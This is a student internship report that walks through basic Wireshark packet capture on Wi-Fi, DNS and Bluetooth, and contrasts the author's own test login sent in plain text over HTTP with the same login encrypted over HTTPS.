VERZEO

PROJECT REPORT on

NETWORK TRAFFIC ANALYSIS, EMAIL HEADER REVIEW, PORT SCANNING AND ANALYSIS, AND SQL INJECTION

CYBER SECURITY

Internship duration: '1st June,2020' to '31st July,2020'

Submitted by:

Misha Dey

Email ID: misha.2june@gmail.com

Under the Guidance and Mentorship of:

Anivesh Roy

1. NETWORK TRAFFIC ANALYSIS AND CAPTURING USING WIRESHARK

github link: https://github.com/MishaDey/Network_Traffic_Analysis_Using_Wireshark

NETWORK TRAFFIC:

Network Traffic or data traffic is the amount of data moving across a network at a given point of time.

NETWORK PACKETS:

- **"Packets" are units of data which are transmitted over a network between the origin and the destination.**
- **The data packets in Wireshark can be viewed online and can be analysed offline**

WIRESHARK:


1. **Wireshark is a free and open source network protocol analyser which can demonstrate Encapsulation**
2. **It enables user to Interactively browse the data traffic on a computer network security engineers to examine security problems.**
3. **Initially the development project was named as "Ethereal" but then renamed as "Wireshark"**
4. **It employs the GTK+ widget toolkit and pcap(stands for packet capturing) for packet capturing**
5. **It is used by network engineers to troubleshoot network issues.**
6. **It also helps to troubleshoot latency issues and malicious activities on your network.**
7. **It can also analyse dropped packets.**

TOOLS USED:

1. **Wireshark**
2. **Operating System : Kali Linux, Windows**
3. **Any Bluetooth Device**
4. **Web Browser : Google Chrome**
5. **Links Used for Experimental Purpose :**
   https://www.google.com
   http://open-up.eu/en
   http://open-up.eu/en


ANALYSIS:

1. Launch the Wireshark application



There are various interfaces, Example: “wlan0” for wireless LAN, “eth0” for ethernet interface, “bluetooth0”, “any” standing for any interface, etc…

2.1. Capturing Traffic From "Wlan0" interface




These are the TCP,ARP,UDP,SSDP packets that are being transmitted over the network between source and destination. The Source IPs, destination IPs, Protocol, Packet Length and information are visible.

2.2 Save the Traffic Analysis in the file "Capture_From_Wlan0.pcapng" (attached file)

Capture_From_Wlan0.pcapng


2.3 Analysing a random HTTP packet




The associated Frame 11, Ethernet, IPV6, UDP, Data, the corresponding ports (source and Destination)

3. Pinging a website and analysing the Standard Query and the response to the Query

3.1 Analysing traffic After pinging https://www.google.com




3.2 Analysing the Standard Query and the response to the Query




The Query and the response(Answers) information can be seen

4. Pass credentials to a insecure website http://open-up.eu/en and analyse

4.1. Go to http://open-up.eu/en and enter credentials and analyse Network traffic in Wireshark



4.3. Select a HTTP packet Post and Can see the Credentials Sent



Under HTML Form Encoded… we can see the credentials sent :

Name = ‘mishadey’

Pass = ‘thisismypassword’

4.5. we select the HTTP text and follow with TCP stream and Can See the text there


4.6, Save the Traffic Analysis in the file "capture_traffic_from_insecure_website_final.pcapng"

capture_traffic_from_insecure_website.pcapng

(attached file)


5. Pass credentials to a secure website and analyse

5.1. Go to https://instagram.com/ and enter credentials



5.2. Analyse the Network Traffic in Wireshark

5.3. Follow the Same steps and See that the Data sent is Encrypted and not in plain text




5.4. Save the Traffic Analysis in the file "Capture_traffic_from_secure_website.pcapng" (attached)

Capture_traffic_from_secure_website.pcapng


6. Capture and Analysis of traffic from Bluetooth Packets:


6.1. Connect to a bluetooth device

6.2. Select the ‘bluetooth0’ interface



6.3. Analyse the bluetooth host/controller Packets





6.3. Save the Traffic Analysis in the file "Capture_traffic_from_bluetooth_packet.pcapng"

